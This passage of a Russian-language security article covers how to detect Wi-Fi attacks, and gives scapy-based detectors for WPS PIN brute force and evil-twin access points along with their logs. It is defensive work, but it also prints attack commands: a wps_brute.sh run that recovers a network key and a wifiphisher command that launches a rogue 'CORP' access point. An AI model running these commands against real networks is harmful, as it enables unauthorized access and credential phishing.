            for ap in clients[client]["aps"]:
                if len(clients[client]["aps"][ap]["r_hashes"]) >
MAX_PIN_ATTEMPTS and clients[client]["aps"][ap]["success_full"] == 0:
                    alert(client, ap, f'WPS PIN bruteforce in depth
- {len(clients[client]["aps"][ap]["r_hashes"])} attempts')
                elif clients[client]["aps"][ap]["success_half"] > 1:
                    alert(client, ap, f'WPS PIN bruteforce in depth
- half pin {clients[client]["aps"][ap]["success_half"]} matches')
            if len(clients[client]["aps"]) > MAX_APS_ATTEMPTS:
                alert(client, ap, f'WPS PIN bruteforce in width {len(
clients[client]["aps"])} aps')
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```


Хакер, который сидит в кафе напротив нашего офиса, заметил, что одна из целевых точек доступа имеет включенный WPS версии 1, то есть не блокируется и позволяет перебирать все пространство PIN кодов. Атака небыстрая и занимает несколько часов, но хакер не торопится.



```
12:15
┌─[s0i37@localhost] - [/home/s0i37/wifi/wpapsk] -
[23.12 12:12]
└─[$]> wps_brute.sh f8:f0:82:[redacted]
63100006
63110005
63120004
63130003
63140002
63150001
63160000
63170009
63171853
63171860
63171877
63171884
63171891
63171907
psk="zy[redacted]7"
┌─[s0i37@localhost] - [/home/s0i37/wifi/wpapsk] -
┌─[s0i37@localhost] - [/home/s0i37/wifi/wpapsk] -
[23.12 12:15]
└─[$]>
```

Хакер успешно выполняет полный перебор PIN кода WPS

Мы же видим его истинные намерения он брутит точку доступа.




```
~/src/defence/wifi(main*) » sudo ./wps.py wlan0mon                                17.12.2024 17:14:35
[*] WPS PIN attempt 00:11:06:46:38:34 -48dBm -> "security" (attempts/success: 1/0)
[*] WPS PIN fail 00:11:06:46:38:34 -34dBm <- "security"
[*] WPS PIN attempt 00:11:06:46:38:34 -48dBm -> "security" (attempts/success: 2/0)
[*] WPS PIN fail 00:11:06:46:38:34 -33dBm <- "secur
[*] WPS PIN attempt 00:11:06:46:38:34 -47dBm -> "se                ts/success: 3/0)
[*] WPS PIN fail 00:11:06:46:38:34 -36dBm <- "secur
[*] WPS PIN attempt 00:11:06:46:38:34 -47dBm -> "se                ts/success: 4/0)
[*] WPS PIN fail 00:11:06:46:38:34 -36dBm <- "secur
[!] WPS bruteforce detected - WPS PIN bruteforce in depth - 4 attempts: 00:11:06:46:38:34 -48dBm -> "security"
[*] WPS PIN attempt 00:11:06:46:38:34 -46dBm -> "security" (attempts/success: 5/0)
[*] WPS PIN half success 00:11:06:46:38:34 -34dBm <- "security"
[*] WPS PIN fail 00:11:06:46:38:34 -35dBm <- "security"
[*] WPS PIN attempt 00:11:06:46:38:34 -48dBm -> "security" (attempts/success: 6/0)
[*] WPS PIN half success 00:11:06:46:38:34 -34dBm <- "security"
[*] WPS PIN fail 00:11:06:46:38:34 -34dBm <- "security"
[*] WPS PIN attempt 00:11:06:46:38:34 -46dBm -> "security" (attempts/success: 7/0)
[*] WPS PIN half success 00:11:06:46:38:34 -34dBm <- "security"
[*] WPS PIN fail 00:11:06:46:38:34 -35dBm <- "security"
[*] WPS PIN attempt 00:11:06:46:38:34 -47dBm -> "security" (attempts/success: 8/0)
[*] WPS PIN half success 00:11:06:46:38:34 -33dBm <- "security"
[*] WPS PIN full success 00:11:06:46:38:34 -34dBm <- "security"
```

Детект атаки перебора PIN кодов WPS к точке доступа


На скриншоте можно заметить, что скрипт `wps.py` прекрасно слышит в радиоэфире, как хакер успешно подобрал первую половину PIN-кода, а в самом конце и вторую, полностью скомпрометировав беспроводную сеть.

В это время другой хакер, в надежде на халяву пробить периметр, прогуливается вдоль здания и атакует все расположенные в радиусе досягаемости точки доступа быстрыми WPS атаками (Pixie Dust, Vendor Specific PIN, Null PIN).



Хакер проводит атаку перебора PIN кодов WPS на множестве точек доступа

Но наш скрипт умеет видеть и эту аномальную WPS-активность при одновременных аутентификациях сразу на множестве точек доступа.



```
~/src/defence/wifi(main*) » sudo ./wps.py wlan0mon                                17.12.2024 17:01:04
[*] WPS PIN attempt 00:11:06:46:38:34 -43dBm -> "TP-Link" (attempts/success: 1/0)
[*] WPS PIN fail 00:11:06:46:38:34 -42dBm <- "TP-Link"
[*] WPS PIN attempt 00:11:06:46:38:34 -44dBm -> "TP-Link" (attempts/success: 2/0)
[*] WPS PIN fail 00:11:06:46:38:34 -35dBm <- "TP-Link"
[*] WPS PIN attempt 00:11:06:46:38:34 -45dBm -> "DLink" (attempts/success: 1/0)
[*] WPS PIN half success 00:11:06:46:38:34 -41dBm <- "DLink"
[*] WPS PIN fail 00:11:06:46:38:34 -42dBm <- "DLink"
[*] WPS PIN attempt 00:11:06:46:38:34 -45dBm -> "DLink" (attempts/success: 2/0)
[*] WPS PIN fail 00:11:06:46:38:34 -42dBm <- "DLi
[*] WPS PIN attempt 00:11:06:46:38:34 -46dBm -> "               et" (attempts/success: 1/0)
[*] WPS PIN attempt 00:11:06:46:38:34 -45dBm -> "               et" (attempts/success: 1/0)
[*] WPS PIN attempt 00:11:06:46:38:34 -46dBm -> "               et" (attempts/success: 1/0)
[*] WPS PIN attempt 00:11:06:46:38:34 -45dBm -> "               et" (attempts/success: 1/0)
[*] WPS PIN attempt 00:11:06:46:38:34 -46dBm -> "HP-Print-LaserJet" (attempts/success: 1/0)
[*] WPS PIN fail 00:11:06:46:38:34 -34dBm <- "HP-Print-LaserJet"
[*] WPS PIN fail 00:11:06:46:38:34 -35dBm <- "HP-Print-LaserJet"
[!] WPS bruteforce detected - WPS PIN bruteforce in width 3 aps: 00:11:06:46:38:34 -47dBm -> "HP-Print-LaserJet"
[*] WPS PIN attempt 00:11:06:46:38:34 -43dBm -> "CORP" (attempts/success: 1/0)
[*] WPS PIN fail 00:11:06:46:38:34 -34dBm <- "CORP"
[!] WPS bruteforce detected - WPS PIN bruteforce in width 4 aps: 00:11:06:46:38:34 -43dBm -> "CORP"
```

Детект атаки перебора PIN кодов WPS на множестве точек доступа


Устройство с одним и тем же MAC адресом выполняет одну две проверки на всех точках доступа вокруг — этот субъект явно замышляет что-то недоброе. Да и в общем сам факт использования непопулярного и забытого WPS уже может вызывать подозрение.

Теперь поговорим об атаках RoqueAP. Это семейство атак уже на клиентов (пользователей и устройства), и реализуются такие атаки с позиции точки доступа.

EVIL TWIN

Хакеры всех мастей очень любят эту атаку, ведь направлена она на самое слабое звено любого периметра — человека. Поэтому такая атака будет актуальна всегда. Начинающие хакеры могут сразу пробовать ее, а опытные только если все перечисленные выше попытки взломать беспроводную сеть оказались безуспешными.

Обнаружить точку доступа типа «злой близнец» достаточно просто. Мы мониторим все сети WPA PSK, и если поблизости вдруг появилась открытая сеть с тем же именем, то это похоже на атаку Evil Twin.




```
 CH  3 ][ Elapsed: 2 mins ][ 2024-02-19 17:41 ][ paused output

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 9C:A2:F4:[redacted]  -38      589        0    0   3   54   WPA2 CCMP   PSK  CORP
 F8:F0:82:[redacted]  -87        5        0    0   3  270   WPA2 CCMP   PSK  [redacted]36
 00:00:00:2B:0C:7E  -15      784        0    0   6   54   OPN              CORP
 52:FF:20:[redacted]  -67      539      241    0   6  360   WPA2 CCMP   PSK  Keenetic-[redacted]
```

Наличие двух беспроводных сетей с одинаковым именем, но разным типом аутентификации

Две сети с одинаковым именем и разными типами аутентификации существовать не могут, так как клиентские устройства запоминают данные для подключения исключительно по имени сети.

```
defence/wifi/eviltwin.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from mac_vendor_lookup import MacLookup # pip3 install
mac-vendor-lookup
from datetime import datetime, timedelta
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0
oui = MacLookup()

alerts = []
def alert(ap):
    global aps
    if ap in alerts:
        return
    try: vendor = oui.lookup(ap)
    except: vendor = ""
    print(f'[!] EvilTwin AP detected: "{aps[ap]["essid"]}" {aps[ap]["
freq"]}MHz {aps[ap]["signal"]}dBm (uptime: {aps[ap]["uptime"]}) [{
vendor}]')
    system("zenity --warning --title='EvilTwin AP detected' --text='
EvilTwin AP detected' &")
    #system("echo 'EvilTwin AP detected' | festival --tts --language
english")
    alerts.append(ap)

def get_uptime(timestamp):
    delta = timedelta(microseconds=timestamp)
    upTime = str(delta).split('.')[0]
    #upSince = str(datetime.now() - delta).split('.')[0]
    return upTime

aps = {}
ENC_CAP = int(Dot11Beacon(cap='privacy').cap)
ENC_FIELD = int(Dot11(FCfield='protected').FCfield)
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        enc = "WPA" if ENC_CAP & int(p[Dot11Beacon].cap) else "OPN"
        if Dot11EltDSSSet in p:
            channel = p[Dot11EltDSSSet].channel
        if not ap in aps:
            aps[ap] = {"essid": essid, "enc": enc, "freq": freq, "
channel": channel, "uptime": get_uptime(p[Dot11Beacon].timestamp), "
signal": signal}
            try: vendor = oui.lookup(ap)
            except: vendor = ""
            print(f'[*] {ap} "{essid}" {enc} {freq}MHz {channel} {
signal}dBm (uptime: {aps[ap]["uptime"]}) [{vendor}]')
        if aps[ap]["freq"] != freq and aps[ap]["signal"] < signal:
            aps[ap]["signal"] = signal
            aps[ap]["freq"] = freq
            aps[ap]["channel"] = channel

def analyze():
    while True:
        wpa = set([])
        for ap in aps.copy():
            if aps[ap]["enc"] == "WPA":
                wpa.add(aps[ap]["essid"])
        for ap in aps.copy():
            if aps[ap]["enc"] == "OPN":
                if aps[ap]["essid"] in wpa:
                    alert(ap)
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```


Этот скрипт отслеживает все точки доступа, открытые и WPA, вычисляет их uptime и по базе OUI определяет вендора. В это время расположившийся неподалеку хакер запускает беспроводную сеть типа «злой близнец».



```
┌──(kali㉿kali)-[~]
└─$ sudo wifiphisher -aI wlan0 -e 'CORP' -nD -nE
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2024-02-19 07:44
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:02:94:24
[*] Cleared leases, started DHCP, set up iptables
```

Хакер проводит атаку Evil Twin

И мы сразу же обнаруживаем это.



```
~/src/defence/wifi(main*) » sudo ./eviltwin.py wlan0mon 2> /dev/null      19.02.2024 17:42:09
[*] 10:62:eb:[redacted] "Planeta-[redacted]" WPA 2422MHz 3 -81dBm (uptime: 44 days, 1:55:35) [D-L
ink International]
[*] 9c:a2:f4:[redacted] "CORP" WPA 2422MHz 3 -39dBm (uptime: 0:02:44) []
[*] f8:f0:82:[redacted] "SNR-CPE-[redacted]" WPA 2422MHz 3 -74dBm (uptime: 65 days, 4:47:19) [NAG LLC
]
[*] f8:f0:82:[redacted] "SNR-CPE-[redacted]" WPA                 m (uptime: 34 days, 23:58:04) [NAG LL
C]
[*] 52:ff:20:[redacted] "Keenetic-[redacted]" WP                 Bm (uptime: 65 days, 4:47:28) []
[*] c0:9f:e1:[redacted] "RT-2.4GHz_WiFi_D3                 6 -86dBm (uptime: 4 days, 1:50:43) [z
te corporation]
[*] f8:f0:82:[redacted] "[redacted]36" WPA 2422MHz 3 -91dBm (uptime: 139 days, 22:18:18) [NAG LLC]
[*] 00:00:00:72:1f:d1 "CORP" OPN 2437MHz 6 -17dBm (uptime: 0:00:00) [XEROX CORPORATION]
[!] EvilTwin AP detected: "CORP" 2437MHz -17dBm (uptime: 0:00:00) [XEROX CORPORATION]
[*] 04:18:d6:[redacted] "" WPA 2437MHz 6 -88dBm (uptime: 13 days, 17:40:44) [Ubiquiti Networks
Inc.]
```

Детект атаки Evil Twin

Мы можем видеть достаточно невысокий uptime — у корпоративных точек он обычно измеряется днями и месяцами, а хакерская точка доступа могла быть включена пару минут назад. Также подобную атаку злоумышленники могут сочетать с логическим глушением сигнала легитимных точек доступа, что достигается за счет отправки пакетов деаутентификации, отключающих клиентов. А эту атаку мы уже научились детектить.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

САМООБОРОНА ПО ХАКЕРСКИ

МОНИТОРИМ АТАКИ В РАДИОЭФИРЕ

WPA ENTERPRISE — GTC DOWNGRADE

Если в твоей компании используется беспроводная сеть WPA Enterprise, где каждый клиент аутентифицируется под своим логином и паролем, то хакер обязательно попробует следующую атаку.

